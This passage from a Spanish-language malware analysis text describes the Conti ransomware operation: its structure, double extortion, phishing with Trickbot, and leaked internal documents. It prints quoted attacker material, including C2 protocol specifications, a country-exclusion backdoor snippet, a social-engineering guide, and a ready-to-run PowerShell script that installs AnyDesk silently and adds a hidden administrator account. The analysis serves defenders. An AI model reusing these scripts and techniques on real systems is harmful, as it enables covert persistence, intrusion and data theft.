


Figura 10.79: Directorio *"Conti"* en *VX-Underground*.

10.2.1. Introducción a *Conti*

Conti ha estado activa desde diciembre de 2019, siendo una de las bandas organizadas más exitosas hasta la fecha. Se le atribuyen cientos de ataques a grandes corporaciones (fig. 10.80), y aunque es difícil de conocer al detalle las ganancias obtenidas, se conoce que se han obtenido más de 180 millones de euros en beneficios. En la figura 10.81, se muestra una gráfica comparativa entre las ganancias de grandes familias de *ransomware* de los últimos años.




Figura 10.80: Comparación de ataques satisfactorios en diversas familias de *malware*[11] - feb. 2022.




Figura 10.81: Comparación de ganancias obtenidas en diversas familias de *malware*[12].

Esta banda, utiliza un modelo de negocio muy estructurado, y las diferentes etapas se realizan por actores de diferentes grupos especializados.

A simple vista, la estructura interna, si no fuera por el componente ilegal, podría pasar completamente por una compañía tecnológica.

Tal y como se ve en la figura 10.82, realizada por *CheckPoint*[13], existen departamentos de todo tipo: *Managers*, *hackers*, desarrolladores, recursos humanos, etc.




Figura 10.82: Visualización de la organización de *Conti*[13].

Es interesante ver cómo su proceso de búsqueda de trabajadores tampoco es diferente del de una compañía común. Haciéndose uso de reclutadores que buscan candidatos en redes sociales de trabajo, foros y similares.

Con respecto a las víctimas, utiliza un modelo de doble extorsión, en el que se trata de extorsionar a la víctima no solo encriptando sus ficheros, sino también robando los ficheros y amenazando a la víctimas con hacer los ficheros públicos (figs. 10.83 y 10.84). Este modelo no es único de esta familia de *malware*, pues está presente en otras familias como *REvil*, *Ragnar* o *Egregor*.




Figura 10.83: Mensaje de *Conti* en el que se aprecia el modelo de doble extorsión.

Figura 10.84: Página de filtraciones de *Conti*, donde los datos de las víctimas son expuestas.

El modelo de negocio es el de *Ransomware as a Service (RaaS)*, por lo que existe un grupo de desarrolladores que crean el *malware* y luego otro grupo de afiliados que son reclutados por la organización para propagarlo. Estos afiliados usan el *malware* cuando consiguen acceder a los sistemas y cada parte se lleva un porcentaje de las ganancias en criptomonedas[17].

Aunque históricamente los individuos han sido los principales blancos de los ataques de *ransomware*, los hospitales y sistemas de salud han sido cada vez más las víctimas de este tipo de ataques[112]. Esto se ha mostrado especialmente desde el principio de la pandemia[113].

Conti no es una excepción, en los propios *chats* filtrados, el *manager* reconocido como "Target" mencionó el 26 de octubre de 2020: "A la mierda las clínicas en los EE. UU. esta semana. Habrá pánico. 428 hospitales."[114]

10.2.2. Infiltración

Para la infiltración, se hace uso principalmente de ataques de *phishing* mediante correo electrónico para tratar de infectar a las víctimas. Las campañas activas de *phishing* eran monitorizadas por una herramienta interna, véase la figura 10.85.




Figura 10.85: Panel de control de las campañas de *phishing* de *Conti*.

El objetivo en esta fase es el de ejecutar la familia de malware *Trickbot*. Esto es conocido en los *chats* de *Conti* como *"bot"*.

```
{\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}{\f1\fnil\fcharset0 Courier New;}{\f2\fnil\fcharset0 Courier New CYR;}
{\colortbl ;\red255\green0\blue0;\red0\green0\blue255;}
{\*\generator Riched20 10.0.22000}\viewkind4\uc1
\pard\sa200\sl276\slmult1\highlight0\b\f0\fs22\lang9 Resident Lauder\par
\b0 Autorun - via the system scheduler. \par
\b 1.1 \b0 For Windows: startup not at system startup, but every minute. If you have autorun permission from SYSTEM at first startup, add a task to start it fro
\b 2. \b0 Keep communication with the server using the CS2 protocol.\par
\b 2.1 \b0 It is not necessary to support all commands. For the Lowder, you need to support: /0/, /1/, /5/, /10/, /14/,/23/, /25/,/42/\par
\b 2.2 \b0 The client id must be saved and not changed between machine restarts.\par
\par
\b Modular Bot\par
\b0 Autorun - via the system scheduler. \par
\b 1.1 \b0 For Windows: startup not at system startup, but every minute. If you have autorun permission from SYSTEM at first startup, add a task to start it fro
\b 2. \b0 Keep communication with the server using the CS2 protocol.\par
\b 2.1 The \b0 following commands should be supported: /0/, /1/, /5/, /10/, /14/, /23/, /25/, /30-32/, /41-43/, /62-63/.\par
\b 2.2 \b0 The client id must be saved and not changed between machine restarts.\par
\b 2.3 \b0 Mandatory verification of all digital signatures\par
\b 3\b0  There must be two versions of the bot at once: 32-bit and 64-bit. The 64-bit version of the bot should work on a 64-bit operating system. At the same t
\b 4 \b0 A module system must work. The module is some DLL. Receiving a command to work with the module is done through incoming command 62, sending data after
\b0\par
\b CS2 Protocol\par
1\b0  List of servers is specified by list ip:port (ip can be both ipv4 and ipv6). If port is even then interaction is via HTTP, if odd, then via HTTPS (certifi
\b 2\b0  Work with the server is carried out through HTTP-requests. They can be either GET or POST. \par
\b 2.1\b0  Each URI contains three components separated by "/": group tag, client id, and command code. /<group-tag>/<clientid>/<ccode>/, where group-tag - grou
```

Figura 10.86: Documentación de *Trickbot* en los documentos de *Conti*.

Tal y como hemos analizado en la sección 8.2, esta familia obtiene una gran cantidad de información de la víctima (contraseñas, datos bancarios, etc.). Además, permite infectar con otras muestras a la víctima. En estos casos, se conecta a la víctima a una red *C2* de *Cobalt Strike*, haciendo a la víctima un zombie más de la *botnet* (figs. 10.87 y 10.88).

Figura 10.87: Panel de control de *Conti*.




Figura 10.88: Panel de control de *Cobalt Strike* de una campaña de *Conti*.

Es realmente interesante también que existen una serie de países excluidos donde no se realizará la infección, véase la figura 10.89.

```
backdoor.js
backdoor > backdoor.js > CheckLocale
190     strResult = WinHttpReq.ResponseText
191     eval("var JSONstrResult = " + strResult + "");
192     JSONstrResult.toString();
193     var cc = '' + JSONstrResult.countryCode;
194     var ll = ['RU', 'AZ', 'AM', 'BY', 'KZ', 'KG', 'RO', 'TJ', 'UZ', 'GE', 'UA', 'TM'];
195     for (i = 0; i < ll.length; i++)
196     {
197         if (ll[i] == cc)
198         {
199             ForbiddenLocale = true;
200             return true;
201         }
```

Figura 10.89: Países excluidos de la infección.

El malware enviará mensajes cada cierto tiempo para dar señales de vida, esto es lo que se conoce en computación como *"Heartbeat"*[115]. En este caso, esta comunicación se realiza entre medio de tráfico *DNS* legítimo, de forma que sea complicado de detectar por *firewalls* o detectores de comportamiento.

El análisis de tráfico de red (fig. 10.90) en esta etapa nos permite ver de manera sencilla su comportamiento:




Figura 10.90: Protocolos utilizados en la ejecución de *Conti*[14].

Una vez que se obtiene acceso inicial, los atacantes tratarán de establecer una mejor persistencia con otros métodos. Algunos métodos utilizados pueden ser fuerza bruta de credenciales, volcados de memoria del proceso *LSASS*[1] o uso de otras vulnerabilidades (fig. 10.91).




Figura 10.91: Menciones a vulnerabilidades en los chats filtrados[15].

[1]Demo de un volcado de memoria al proceso LSASS - Fuente *"Exploit Blizzard"* en *Youtube*: `https://www.youtube.com/watch?v=i6AZOOxc6xE`

En los chats filtrados (fig. 10.92), se pueden encontrar conversaciones sobre la compra de vulnerabilidades *0-day* (no públicas) a terceros, así como uso de vulnerabilidades conocidas.




Figura 10.92: Chats filtrados mostrando la intención de comprar vulnerabilidades *0-day*.

En los documentos filtrados, se encuentra un fichero llamado ‘‘`быстрый старт хакера.txt`’’ (en español: guía de inicio rápido para hackers). Este fichero explica de forma general diversos métodos de ataque y persistencia. Algunos de los métodos explicados aquí son el ataque a dispositivos *IoT* o ataques a protocolos como *VPN* o *RDP* y *Active Directory*.

Algunas de las herramientas mencionadas son *Metasploit Framework*[116] (una de las herramientas de *exploit* semi-automático más conocidas), *Core Impact*[117] (algunas herramientas para hacer *penetration testing*), *Cobalt Strike*[118] (*framework* para la simulación de ataques, aunque a menudo es utilizada de manera incorrecta) o *Burp Suite*[119] (*framework* para *web hacking*) entre otras.

Además, se dedica una sección completa a explicar la ingeniería social, y cómo utilizar *emails* para engañar a las víctimas (fig. 10.93).

```
Social engineering requires knowledge of personalities.
Everything is important: phone numbers, place of residence, dog's name, hometown, favorite color, favorite band, hobbies.
Of particular importance: your candidate's personal network of contacts, especially business contacts.
The structure of organizations reflects the structure of society.
As you move from one person to another through a network of contacts, you can change your entry point within one network, or open up new networks.
Both OSINT intelligence tools are used to gather information,
and information found in previously opened networks about contacts (Outlook address books, correspondence, etc.).
Reconnaissance for social engineering is called doxing: https://securelist.ru/corporate-doxing/101055/

This data is then used either through phishing emails or phone calls.
In both cases, the load is triggered by a person.
```

Figura 10.93: Sección de ingeniería social en la documentación de *Conti*.

Una vez que se consigue entrar al sistema, se tratará de desactivar sistemas de antivirus y otros mecanismos de seguridad.

10.2.3. Persistencia, exfiltración y movimiento Lateral

Todos los archivos son enviados a los servidores del atacante para ser publicados y crear más presión para el pago de la fianza. Algunas de las técnicas que se muestran en los documentos son:

- Uso del *RClone* para exfiltrar datos.
- Uso de herramientas comerciales como *Anydesk* para crear persistencia (fig. 10.94)
- Uso de túneles con *Ngrok* sobre el protocolo *RDP*
- Diferentes modos de elevar privilegios con vulnerabilidades conocidas
- Uso de fuerza bruta sobre contraseñas

```
Using AnyDesk
Read all: `Function AnyDesk { mkdir "C:\ProgramData\AnyDesk " # Download AnyDesk $clnt = new-object
System.Net.WebClient $url = "http://download.anydesk.com/AnyDesk .exe" $file = "C:\ProgramData\AnyDesk.exe"
$clnt.DownloadFile($url,$file) cmd.exe /c C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-
win --silent cmd.exe /c echo J9kzQ2Y0qO | C:\ProgramData\anydesk.exe --set-password net user oldadministrator
"qc69t4B#Z0kE3" /add net localgroup Administrators oldadministrator /ADD reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v
oldadministrator /t REG_DWORD /d 0 /f cmd.exe /c C:\ProgramData\AnyDesk.exe --get-id }`
AnyDesk Execute the code in Powershell ISE Run As Admin At the output we get the ID Save it to ourselves On a
separate dedicated\vps\virtual machine, download Anydesk, specify the ID, Click Console Account, Enter the password
to Quote J9kzQ2Y0qO, and then log in as a local admin or domain account and use the beauty of Anydesk. You can also
download \ upload to \ from the victim's machine, which is convenient in the inspection and search for documentation
point-by-point.
```

Figura 10.94: Persistencia con *AnyDesk*[16].

Para el movimiento lateral se utilizan diversos métodos, entre ellos:

- Mediante *e-mail*, pues se envían nuevos correos de *phishing* desde cuentas de la víctima.
- Uso de herramientas como *Cobalt Strike* o *Mimikatz*[120].

También se tratará de comprometer al *Domain Controller* (máquina encargada de las peticiones de autenticación en *Active Directory* de *Windows*) y otros servicios de la red que utilicen permisos de administrador.

El tráfico de red en esta etapa (fig. 10.95) de movimiento lateral también es útil para conocer su comportamiento. Principalmente se hace uso del protocolo *SMB2* para

compartir y transferir archivos en la red. No obstante se hace uso de otros protocolos en menor medida.

